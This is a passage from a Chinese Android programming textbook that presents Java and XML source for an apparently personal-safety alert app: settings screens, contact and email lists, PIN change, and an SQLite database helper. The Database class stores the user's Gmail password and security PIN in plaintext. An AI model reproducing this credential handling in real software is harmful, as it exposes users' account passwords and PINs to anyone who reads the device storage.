            if (s.startsWith("Email Contacts")) {
                imageView.setImageResource(R.drawable.email);
            }
            if (s.startsWith("Personal info")) {
                linearLayout.removeView(imageView);
                textView.setTextSize(20);
                textView.setBackgroundColor(0xff0000ff);
            }
            if (s.startsWith("Information")) {
                linearLayout.removeView(imageView);
                textView.setTextSize(20);
                textView.setBackgroundColor(0xff0000ff);
            }
            if (s.startsWith("Change details")) {
                imageView.setImageResource(R.drawable.details);
            }
            if (s.startsWith("Help")) {
                imageView.setImageResource(R.drawable.help_symbol);
            }

            return rowView;
        }
}
```

文件 Settings.java 的功能是在设置主界面中加载显示各个选项的设置信息，监听用户对列表中某一选项的单击事件，并根据用户的单击执行对应的处理程序以来到对应的二级界面。文件 Settings.java 的具体实现代码如下所示。

```
public class Settings extends ListActivity {
        private String[ ] values;
        private String itemPressed;
        private ListView listView;
        private Context context;
        private int videoNum;


   @Override
   public void onCreate(Bundle savedInstanceState) {
      super.onCreate(savedInstanceState);
        this.context = this;
        if(getIntent() != null) {
            Bundle extras = getIntent().getExtras();
            videoNum = extras != null ? extras.getInt("value") : 0;
```

```
    }
    this.values = new String[ ]{getResources().getString(R.string.contacts), getResources().getString(R.string.
email_contacts),
                getResources().getString(R.string.word_activation), getResources().getString(R.string.personal_info),
                getResources().getString(R.string.change_password), getResources().getString(R.string.change_details),
                getResources().getString(R.string.information), getResources().getString(R.string.help)};

    SettingsArrayAdapter adapter = new SettingsArrayAdapter(this, values);
    setListAdapter(adapter);
  }

  @Override
    protected void onListItemClick(ListView l, View v, int position, long id) {
        itemPressed = (String) getListAdapter().getItem(position);
        if(itemPressed.equals("Contacts")){
            Intent contacts = new Intent(this, Contacts.class);
            startActivity(contacts);
        }
        else if(itemPressed.equals("Email Contacts")){
            Database database = new Database(this);
            if(!database.hasGmail()){
                createDialog();
            }
            else{
                Intent email = new Intent(this, EmailContacts.class);
                startActivity(email);
            }
        }
        else if(itemPressed.equals("Help")){
            Intent loadPage = new Intent(getApplicationContext(), AnimationActivity.class);
            startActivity(loadPage);
        }
        else{
            Intent subMenuView = new Intent(this, SubMenuViews.class);
            subMenuView.putExtra("buttonPressed", itemPressed);
            startActivity(subMenuView);
        }
    }

  public boolean onKeyDown(int keyCode, KeyEvent event)   {
        if (keyCode == KeyEvent.KEYCODE_BACK) {
            Intent i = new Intent(this, CameraView.class);
            this.finish();
            i.putExtra("value", videoNum);
            startActivity(i);
            return true;
        }

        return super.onKeyDown(keyCode, event);
    }
```

```
  public void createDialog(){
           AlertDialog.Builder alert = new AlertDialog.Builder(this);
           TextView view = new TextView(this);

      view.setText(R.string.for_you_to_be_able_to_send_emails_you_must_supply_your_gmail_and_password
_for_emergency_send_);
           view.setTextSize(20);
           alert.setView(view);
           alert.setPositiveButton(R.string.ok, new DialogInterface.OnClickListener() {

                public void onClick(DialogInterface dialog, int which) {
                       Intent emailForm = new Intent(getApplicationContext(), EmailForm.class);
                       Settings.this.finish();
                       startActivity(emailForm);
                       return;
                }
           });

           alert.setNegativeButton(R.string.cancel, new DialogInterface.OnClickListener() {

                public void onClick(DialogInterface dialog, int which) {
                 return;
                }
           });
           alert.create();
           alert.show();
      }

}
```

22.4.2 系统设置二级界面

单击系统设置界面列表中的某一个选项后，回到二级设置界面，例如，选择 Change password 选项后回到“更改密码”界面，如图 22-4 所示。





图 22-4 “更改密码”界面

由此可见，系统设置二级界面的 UI 布局文件是 sub_menu_view.xml，功能是提供了一个信息更改文本框和按钮表单界面。文件 sub_menu_view.xml 的具体实现代码如下所示。

```
<LinearLayout
```



```
  android:id="@+id/layout"
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="match_parent"
  android:layout_height="match_parent">

        <TextView android:id="@+id/view1"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"/>
        <EditText android:id="@+id/edit1"
            android:layout_width="fill_parent"
            android:layout_height="wrap_content"/>

        <TextView android:id="@+id/view2"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"/>
        <EditText android:id="@+id/edit2"
            android:layout_width="fill_parent"
            android:layout_height="wrap_content"/>

        <TextView android:id="@+id/view3"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"/>
        <EditText android:id="@+id/edit3"
            android:layout_width="fill_parent"
            android:layout_height="wrap_content"/>
        <Button
            android:id="@+id/save"
            android:maxLength="4"
            android:layout_height="wrap_content"
            android:layout_width="wrap_content"
            android:text="@string/save_new"/>

        <TextView android:id="@+id/explanation"
            android:layout_width="wrap_content"
            android:visibility="gone"
            android:layout_height="wrap_content"
            android:textSize="15px"
            android:textStyle="italic"
            android:text="@string/what_is_word_activation_and_decibel_system"/>

<LinearLayout
android:id="@+id/linearLayout2"
    android:visibility="gone"
   android:layout_width="match_parent"
   android:layout_height="wrap_content" >

   <ImageView
      android:id="@+id/icon2"
      android:layout_width="25px"
      android:layout_height="40px"
```

```
            android:layout_marginLeft="4px"
            android:layout_marginRight="10px" >
        </ImageView>

        <TextView
            android:id="@+id/label2"
            android:layout_width="fill_parent"
            android:layout_height="fill_parent"
            android:textSize="20px" >
        </TextView>

</LinearLayout>
<LinearLayout
android:id="@+id/linearLayout3"
        android:visibility="gone"
        android:layout_width="match_parent"
        android:layout_height="45px" >

        <ImageView
            android:id="@+id/icon13"
            android:layout_width="25px"
            android:layout_height="40px"
            android:layout_marginLeft="4px"
            android:layout_marginRight="10px">
        </ImageView>

        <TextView
            android:id="@+id/label13"
            android:layout_width="fill_parent"
            android:layout_height="wrap_content"
            android:textSize="20px"
            android:text = "hello" >
        </TextView>

</LinearLayout>
```

文件 SubMenuViews.java 的功能是，监听用户对系统设置信息的修改，根据用户在表单中输入的修改信息更新系统数据库。文件 SubMenuViews.java 的具体实现代码如下所示。

```
public class SubMenuViews extends Activity {
        private Database database = new Database(this);
        private String itemPressed;

        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                setContentView(R.layout.sub_menu_view);

                if(getIntent() != null) {
                        Bundle extras = getIntent().getExtras();
                        itemPressed = extras != null ? extras.getString("buttonPressed"):"";
                        sort(itemPressed);
                }
```

```
    }

    public void sort(String item){
        InputFilter[ ] FilterArray = new InputFilter[1];
        FilterArray[0] = new InputFilter.LengthFilter(4);
        final ViewGroup view = (ViewGroup) findViewById(R.id.layout);
        final EditText edit1 = (EditText) findViewById(R.id.edit1);
        final EditText edit2 = (EditText) findViewById(R.id.edit2);
        final EditText edit3 = (EditText) findViewById(R.id.edit3);

        final TextView view1 = (TextView) findViewById(R.id.view1);
        final TextView view2 = (TextView) findViewById(R.id.view2);
        final TextView view3 = (TextView) findViewById(R.id.view3);
        final TextView explanation = (TextView) findViewById(R.id.explanation);
        final View view4 = (View) findViewById(R.id.linearLayout2);
        final View view5 = (View) findViewById(R.id.linearLayout3);
        final Button save = (Button) findViewById(R.id.save);

        if(item.equals("Change details")){
            view1.setText(R.string.first_name);
            view2.setText(R.string.second_name);
            view3.setText(R.string.address);
            edit3.setMinLines(3);
            String[ ] values = database.getPersonalDetails();
            edit1.setText(values[0]);
            edit2.setText(values[1]);
            edit3.setText(values[2]);
        }

        if(item.equals("Email Contacts")){
            view1.setText(R.string.mailer_name);
            edit2.setInputType(InputType.TYPE_TEXT_VARIATION_EMAIL_ADDRESS);
            view2.setText(R.string.email_address);
            view.removeView(edit3);
        }
        if(item.equals("Change password")){
            edit1.setFilters(FilterArray);
            edit2.setFilters(FilterArray);
            edit3.setFilters(FilterArray);

            edit1.setRawInputType(InputType.TYPE_CLASS_NUMBER);
            edit2.setRawInputType(InputType.TYPE_CLASS_NUMBER);
            edit3.setRawInputType(InputType.TYPE_CLASS_NUMBER);
            view1.setText(R.string.enter_old_pin);
            view2.setText(R.string.enter_new_pin);
            view3.setText(R.string.re_enter_new_pin);
        }
        if(item.equals("Add new contact")){
            view1.setText(R.string.first_name);
            view2.setText(R.string.second_name);
            view3.setText(R.string.number);
```

```
            edit3.setRawInputType(InputType.TYPE_CLASS_NUMBER);
        }

        if(item.equals("Word activation")){
            view1.setText(R.string.please_enter_the_word_you_want_to_use_to_activate_the_alert);
            view1.setTextSize(20);
            edit1.setText(database.getActivationWord());
            explanation.setVisibility(View.VISIBLE);
            explanation.setTextColor(0xff0000ff);
            final TextView label = (TextView) findViewById(R.id.label2);
            final ImageView img = (ImageView) findViewById(R.id.icon2);
            final TextView label2 = (TextView) findViewById(R.id.label13);
            final ImageView img2 = (ImageView) findViewById(R.id.icon13);
            view4.setVisibility(View.VISIBLE);
            String val = database.getActivationState();

            if(val.equals("ON")){
                img.setImageResource(R.drawable.on);
                label.setText(R.string.word_activation_on);
            }
            else{
                img.setImageResource(R.drawable.off);
                label.setText(R.string.word_activation_off);
            }
            view4.setClickable(true);
            view4.setOnClickListener(new View.OnClickListener(){

                public void onClick(View v) {
                    if(database.getActivationState().equals("OFF")){
                        label.setText(R.string.word_activation_on);
                        database.setActivationWordState("ON");
                        img.setImageResource(R.drawable.on);
                    }
                    else{
                        label.setText(R.string.word_activation_off);
                        database.setActivationWordState("OFF");
                        img.setImageResource(R.drawable.off);
                        label2.setText(R.string.decibel_system_off);
                        database.setDecibelState("OFF");
                        img2.setImageResource(R.drawable.off);
                    }
                }

            });

            view5.setVisibility(View.VISIBLE);
            String val2 = database.getDecibelState();
            if(val2.equals("ON")){
                img2.setImageResource(R.drawable.on);
                label2.setText(R.string.decibel_system_on);
            }
```

```
                else{
                    img2.setImageResource(R.drawable.off);
                    label2.setText(R.string.decibel_system_off);
                }
                view5.setClickable(true);
                view5.setOnClickListener(new View.OnClickListener(){

                    public void onClick(View v) {
                        if(database.getDecibelState().equals("OFF")){
                            if(database.getActivationState().equals("ON")){
                                label2.setText(R.string.decibel_system_on);
                                database.setDecibelState("ON");
                                img2.setImageResource(R.drawable.on);
                            }
                            else{
                                Toast.makeText(getBaseContext(),   R.string.you_must_enable_word_activation_
first, 2000).show();
                            }
                        }
                        else{
                            label2.setText(R.string.decibel_system_off);
                            database.setDecibelState("OFF");
                            img2.setImageResource(R.drawable.off);
                        }
                    }

                });

                explanation.setOnClickListener(new View.OnClickListener() {

                    public void onClick(View arg0) {
                        openDialog();
                    }
                });
                view.removeView(edit2);
                view.removeView(edit3);
            }
            save.setOnClickListener(new OnClickListener(){

                public void onClick(View v) {
                    if(itemPressed.equals("Word activation")){
                        String word = edit1.getText().toString();
                        if(!word.equals("")){
                            database.updateWordActivation(word);
                        }
                        else{
                            Toast.makeText(getApplicationContext(), R.string.field_is_empty, 2000).show();
                        }
                    }
                    if(itemPressed.equals("Email Contacts")){
                        String name = edit1.getText().toString();
```

```
                    String address = edit2.getText().toString();
                    if(!name.equals("")&&!address.equals("")){
                        database.saveEmailContact(name, address);
                        Intent email = new Intent(getApplicationContext(), EmailContacts.class);
                        SubMenuViews.this.finish();
                        startActivity(email);
                    }
                    else{
                        Toast.makeText(getApplicationContext(), R.string.field_is_empty, 2000).show();
                    }
                }
                if(itemPressed.equals("Change details")){
                    String firstName = edit1.getText().toString();
                    String secondName = edit2.getText().toString();
                    String address = edit3.getText().toString();
            if(!firstName.trim().equals("")&&!secondName.trim().equals("")&&!address.trim().equals("")){
                        ContentValues args = new ContentValues();
                        args.put("firstName", firstName);
                        args.put("secondName", secondName);
                        args.put("address", address);
                        database.updateTableUser(args);
                        Intent i = new Intent(getApplicationContext(), Settings.class);
                      SubMenuViews.this.finish();
                      startActivity(i);
                    }
                    else{
                        Toast.makeText(getApplicationContext(),   R.string.one_of_the_fields_are_empty,
2000).show();
                    }
                }
                if(itemPressed.equals("Add new contact")){
                    String firstName = edit1.getText().toString();
                    String secondName = edit2.getText().toString();
                    firstName = firstName +" "+ secondName;
                    String number = edit3.getText().toString();
                    if(!number.trim().equals("")&&!firstName.trim().equals("")){
                        ContentValues args = new ContentValues();
                        args.put("name", firstName);
                        args.put("number", number);
                        database.updateTableContacts(args);
                        Intent i = new Intent(getApplicationContext(), Contacts.class);
                      SubMenuViews.this.finish();
                      startActivity(i);
                    }
                    else{
                        Toast.makeText(getApplicationContext(), R.string.one_of_the_fields_are_empty,
2000).show();
                    }
                }

                if(itemPressed.equals("Change password")){
```

```
                        String oldValue = edit1.getText().toString();
                        String newValue = edit2.getText().toString();
                        String newValue2 = edit3.getText().toString();
                        if(newValue.equals(newValue2)){
                            boolean match = database.checkPin(oldValue, getApplicationContext());
                            if(match == true){
                                ContentValues args = new ContentValues();
                                args.put("securityPin", newValue);
                                database.updateTableUser(args);
                                Intent i = new Intent(getApplicationContext(), Settings.class);
                                SubMenuViews.this.finish();
                                startActivity(i);
                            }
                            else{
                                Toast.makeText(getApplicationContext(), R.string.old_pin_does_not_match,
2000).show();
                            }
                        }
                        else{
                            Toast.makeText(getApplicationContext(), R.string.re_enter_value_does_not_match,
2000).show();
                        }
                    }
                }
            });
    }


    public void openDialog(){
        AlertDialog.Builder alert = new AlertDialog.Builder(this);
        final TextView input = new TextView(this);
        input.setText(R.string.explanation);
        input.setTextSize(20);
        alert.setView(input);
        alert.setPositiveButton(R.string.ok, new DialogInterface.OnClickListener() {

            public void onClick(DialogInterface dialog, int which) {
                return;
            }
        });
        alert.create();
        alert.show();
    }
}
```

22.4.3　添加联系人

单击主界面中的 Contacts 按钮后来到添加联系人界面，如图 22-5 所示。




图 22-5 添加联系人界面

添加联系人界面的 UI 布局文件是 contacts.xml，具体实现代码如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
android:id="@+id/linearLayout"
    android:layout_width="match_parent"
    android:layout_height="match_parent" >

    <ImageView
        android:id="@+id/icon"
        android:layout_width="25px"
        android:layout_height="50px"
        android:layout_marginLeft="4px"
        android:layout_marginRight="10px"
        android:layout_marginTop="4px"
        android:src="@drawable/person" >
    </ImageView>

    <TextView
        android:id="@+id/label"
        android:layout_width="fill_parent"
        android:layout_height="fill_parent"
        android:textSize="20px"
        android:text="@+id/label" >
    </TextView>

</LinearLayout>
```

文件 Contacts.java 的功能是监听用户的操作事件，可以分别实现添加联系人、修改联系人和删除联系人功能，具体实现代码如下所示。

```
public class Contacts extends ListActivity {
     private String[ ] values;
     private String itemPressed;
     private ListView listView;
     private Context context;


  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
     this.context = this;
     Database db = new Database(this);
     Cursor cursor = db.getContacts(context);
     int i = 0;
     if(cursor.getCount()>0){
```

```
            this.values = new String[cursor.getCount()+1];
            while(cursor.moveToNext()){
                values [i] = cursor.getString(cursor.getColumnIndex("name"));
                i++;
            }
            values[i++] = getString(R.string.add_new_contact);
        }else{
            Toast.makeText(this, R.string.empty, 500).show();
            String val = getResources().getString(R.string.add_new_contact);
            this.values = new String[ ]{val};
        }
        ContactsArrayAdaptor adapter = new ContactsArrayAdaptor(this, values);
        setListAdapter(adapter);
    }

    @Override
        protected void onListItemClick(ListView l, View v, int position, long id) {
            itemPressed = (String) getListAdapter().getItem(position);
            if(itemPressed.equals("Add new contact")){
                Intent subMenuView = new Intent(this, SubMenuViews.class);
                subMenuView.putExtra("buttonPressed", itemPressed);
                Contacts.this.finish();
                startActivity(subMenuView);
            }
            else{
                AlertDialog.Builder alert = new AlertDialog.Builder(this);

            TextView view = new TextView(this);
            view.setText("Do you want to delete "+itemPressed+" from contacts?");
            view.setTextSize(25);
            alert.setView(view);
            alert.setPositiveButton(R.string.delete, new DialogInterface.OnClickListener() {
                public void onClick(DialogInterface dialog, int which) {
                    Database db = new Database(context);
                    db.deleteContact(itemPressed);
                    Intent contacts = new Intent(context, Contacts.class);
                    Contacts.this.finish();
                    startActivity(contacts);
                    return;
                }
            });

            alert.setNegativeButton(R.string.cancel, new DialogInterface.OnClickListener() {
                public void onClick(DialogInterface dialog, int which) {
                    return;
                }
            });
            alert.create();
            alert.show();
        }
        }
}
```

22.4.4 邮箱设置

单击系统主界面中的 Email Contact 按钮后来到邮箱设置界面，如图 22-6 所示。




图 22-6 邮箱设置界面

文件 EmailContacts.java 的功能是，根据用户在表单中设置或输入的数据实现邮箱添加和删除功能，具体实现代码如下所示。

```
public class EmailContacts extends ListActivity {
        private String[ ] values;
        private String itemPressed;
        private ListView listView;
        private Context context;


   @Override
   public void onCreate(Bundle savedInstanceState) {
      super.onCreate(savedInstanceState);
        this.context = this;
        Database db = new Database(this);
        Cursor cursor = db.getEmailContacts();
        int i = 0;
        if(cursor.getCount()>0){
                this.values = new String[cursor.getCount()+1];
                while(cursor.moveToNext()){
                        values [i] = cursor.getString(cursor.getColumnIndex("name"));
                        i++;
                }

                values[i++] = getString(R.string.add_new_email_contact);

        }else{
                Toast.makeText(this, "empty", 500).show();
                String val = getResources().getString(R.string.add_new_email_contact);
                this.values = new String[ ]{val};

        }
        EmailArrayAdaptor adapter = new EmailArrayAdaptor(this, values);
        setListAdapter(adapter);
   }
```

```
    @Override
    protected void onListItemClick(ListView l, View v, int position, long id) {
        itemPressed = (String) getListAdapter().getItem(position);
        if(itemPressed.equals("Add new email contact")){
            Intent subMenuView = new Intent(this, SubMenuViews.class);
            subMenuView.putExtra("buttonPressed", "Email Contacts");
            EmailContacts.this.finish();
            startActivity(subMenuView);
        }
        else{
            AlertDialog.Builder alert = new AlertDialog.Builder(this);
        alert.setTitle(R.string.do_you_want_to_delete_+itemPressed+R.string._from_contacts);
        alert.setPositiveButton(R.string.delete, new DialogInterface.OnClickListener() {
            public void onClick(DialogInterface dialog, int which) {
                Database db = new Database(context);
                db.deleteEmailContact(itemPressed);
                Intent contacts = new Intent(context, EmailContacts.class);
                EmailContacts.this.finish();
                startActivity(contacts);
                return;
            }
        });

        alert.setNegativeButton(R.string.cancel, new DialogInterface.OnClickListener() {
            public void onClick(DialogInterface dialog, int which) {
                return;
            }
        });
        alert.create();
        alert.show();
    }
    }
public boolean onKeyDown(int keyCode, KeyEvent event)   {
        if (keyCode == KeyEvent.KEYCODE_BACK) {
        Intent settings = new Intent(context, Settings.class);
            EmailContacts.this.finish();
            startActivity(settings);
        return true;
        }

        return super.onKeyDown(keyCode, event);
    }
}
```

22.4.5　系统数据操作

因为在本系统中涉及了很多和数据有关的操作，例如用户名、密码、邮箱、联系人和短信等信息，为了便于维护上述数据信息，本系统使用 SQLite 数据库对数据进行了存储。在文件 Database.java 中构建了一个 SQLite 数据库操作模式，分别定义了数据更新、数据添加和数据删除等功能的 SQL 语句。文件 Database.java

的具体实现代码如下所示。

```
public class Database extends SQLiteOpenHelper {
        private static final String DATABASE_PATH = "/data/data/com.attack.android/databases/";
        private static final String DATABASE_NAME = "AttackAppDatabase";
        private String createTable = "CREATE TABLE user(ID INTEGER, firstName TEXT, secondName TEXT," +
                " address TEXT, securityPin TEXT, location TEXT, emailAddress TEXT, password TEXT);";
        private String createTableContacts = "CREATE TABLE contacts(ID INTEGER, name TEXT," +
        " number TEXT);";
        private String createTableAudio = "CREATE TABLE audio(ID INTEGER, wordActivation TEXT," +
                "wordActivationOn TEXT, decibelOn TEXT);";
        private String createTableEmail = "CREATE TABLE emailContacts(ID INTEGER, name TEXT, emailAddress
TEXT);";

        private String myPath = DATABASE_PATH + DATABASE_NAME;

        private Context myContext;
        private SQLiteDatabase myDatabase;

        public Database(Context context) {
              super(context, DATABASE_NAME, null, 1);
               this.myContext = context;
        }

        public void saveInfo(ContentValues values){
             myDatabase = getWritableDatabase();
             myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_IF_NECESSARY);
             myDatabase.insert("user" , "" , values);
             myDatabase.close();
        }

        public void saveGmail(String address, String password){
             myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_IF_NECESSARY);
             ContentValues args = new ContentValues();
             args.put("emailAddress", address);
             args.put("password", password);
             myDatabase.update("user", args, "ID ="+1, null);
             args.clear();
             myDatabase.close();
        }

        public boolean hasGmail(){
             myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_IF_NECESSARY);
             boolean found = false;
             Cursor cursor = myDatabase.rawQuery("SELECT emailAddress FROM user;", null);
             if(cursor.getCount()>0){
                  cursor.moveToFirst();
                  String val = cursor.getString(cursor.getColumnIndex("emailAddress"));
                  if(val != null){
                       found = true;
                  }
             }
```

```
            cursor.close();
            myDatabase.close();
            return found;
    }

    public void saveEmailContact(String name, String address){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_IF_NECESSARY);
            ContentValues args = new ContentValues();
            args.put("name", name);
            args.put("emailAddress", address);
            myDatabase.insert("emailContacts","", args);
            args.clear();
            myDatabase.close();
    }

    public String[ ] getGmail(){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_IF_NECESSARY);
            String[ ] args1 = new String[2];
            Cursor args = myDatabase.rawQuery("SELECT * FROM user;", null);

            args.moveToFirst();
            args1[0] = args.getString(args.getColumnIndex("emailAddress"));
            args1[1] = args.getString(args.getColumnIndex("password"));
            myDatabase.close();
            args.close();
            return args1;
    }

    public Cursor getEmailContacts(){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_IF_NECESSARY);
            Cursor args = myDatabase.rawQuery("SELECT * FROM emailContacts;", null);
            args.getCount();
            myDatabase.close();
            return args;
    }

    public void deleteEmailContact(String value){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_IF_NECESSARY);
            myDatabase.delete("emailContacts", "name=?", new String[ ]{value});
            myDatabase.close();
    }

    public boolean checkDataBase(){

             SQLiteDatabase checkDB = null;

             try{
                     String myPath = DATABASE_PATH + DATABASE_NAME;
                     //This causes the collator LOCALIZED not to be created. You must be consistent
                     //when using this flag to use the setting the database was created with
                     checkDB = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_IF_NECESSARY);
```

```
            }catch(SQLiteException e){
                //database doesn't exist yet

            }

            if(checkDB != null){

             checkDB.close();

            }
            else{
                checkDB = this.getReadableDatabase();
                checkDB.close();
            }

            return checkDB != null ? true : false;
           }

      public void close() {
            //this closes the database. You would have to do this every time you finish using it as it will speed up
the runtime of the application.
           if(myDatabase != null)
               myDatabase.close();
               super.close();
      }

            @Override
            public void onCreate(SQLiteDatabase db) {
                db.execSQL(createTable);
                db.execSQL(createTableContacts);
                db.execSQL(createTableAudio);
                db.execSQL(createTableEmail);

            }


            public void onUpgrade(SQLiteDatabase db, int oldVersion, int newVersion) {
             }

            public void createTables() {
                try {
                    myDatabase = getWritableDatabase();
                }catch(Exception e){
                }
                myDatabase = SQLiteDatabase.openDatabase(myPath, null,
 SQLiteDatabase.CREATE_IF_NECESSARY);
                    try{
                        myDatabase.execSQL(createTable);
                    }catch(SQLException sql){
```

```
                }
                try{
                        myDatabase.execSQL(createTableContacts);
                }catch(SQLException sql){

                }
                try{
                         myDatabase.execSQL(createTableAudio);
                }catch(SQLException sql){

                }
                try{
                         myDatabase.execSQL(createTableEmail);
                }catch(SQLException sql){

                }
                myDatabase.close();
        }

    public boolean checkdetails(Context c) {
        myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
        Cursor cursor = myDatabase.rawQuery("SELECT firstName FROM user;", null);
        if(cursor.getCount()>0){
                cursor.moveToFirst();
                myDatabase.close();
                cursor.close();
            return true;
        }
        else{
                myDatabase.close();
                cursor.close();
                return false;
        }
    }

    public Cursor getNumbers() {
        myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
        Cursor cursor = myDatabase.rawQuery("SELECT * FROM contacts", null);
        cursor.getCount();
        myDatabase.close();
        return cursor;
    }

    public boolean checkPin(String pin, Context context) {
        myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
                boolean match = false;
                Cursor cursor = myDatabase.rawQuery("SELECT securityPin FROM user;", null);
                if(cursor.getCount()>0){
```

```
                    cursor.moveToFirst();
                    if(cursor.getString(cursor.getColumnIndex("securityPin")).equals(pin)){
                        match = true;
                    }
                }
                cursor.close();
                myDatabase.close();
                return match;
        }

        public void addLocation(String location) {
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            ContentValues value = new ContentValues();
            value.put("location", location);
            myDatabase.update("user", value, "ID" + "=" + 1, null);
            myDatabase.close();
        }
        public String getLocation() {
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            Cursor cursor = myDatabase.rawQuery("SELECT * FROM user;", null);
            cursor.moveToFirst();
            String location = cursor.getString(cursor.getColumnIndex("location"));
            cursor.close();
            myDatabase.close();
            return location;
        }

        public String[ ] getPersonalDetails(){
            String[ ] values = new String[3];
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            Cursor cursor = myDatabase.rawQuery("SELECT * FROM user;", null);
            if(cursor!=null){
                cursor.moveToFirst();
                values [0] = cursor.getString(cursor.getColumnIndex("firstName"));
                values [1] = cursor.getString(cursor.getColumnIndex("secondName"));
                values [2] = cursor.getString(cursor.getColumnIndex("address"));
            }
            myDatabase.close();
            return values;
        }

        public void updateTableUser(ContentValues args){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            myDatabase.update("user", args, "ID ="+1, null);
            args.clear();
            myDatabase.close();
        }
```

```
        public void updateTableContacts(ContentValues args){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            myDatabase.insert("contacts" , "" , args);
            args.clear();
            myDatabase.close();
        }

        public Cursor getContacts(Context c){
            myDatabase = SQLiteDatabase.openDatabase(myPath, null, SQLiteDatabase.CREATE_
IF_NECESSARY);
            Cursor contacts = myDatabase.rawQuery("SELECT name FROM contacts;", null);
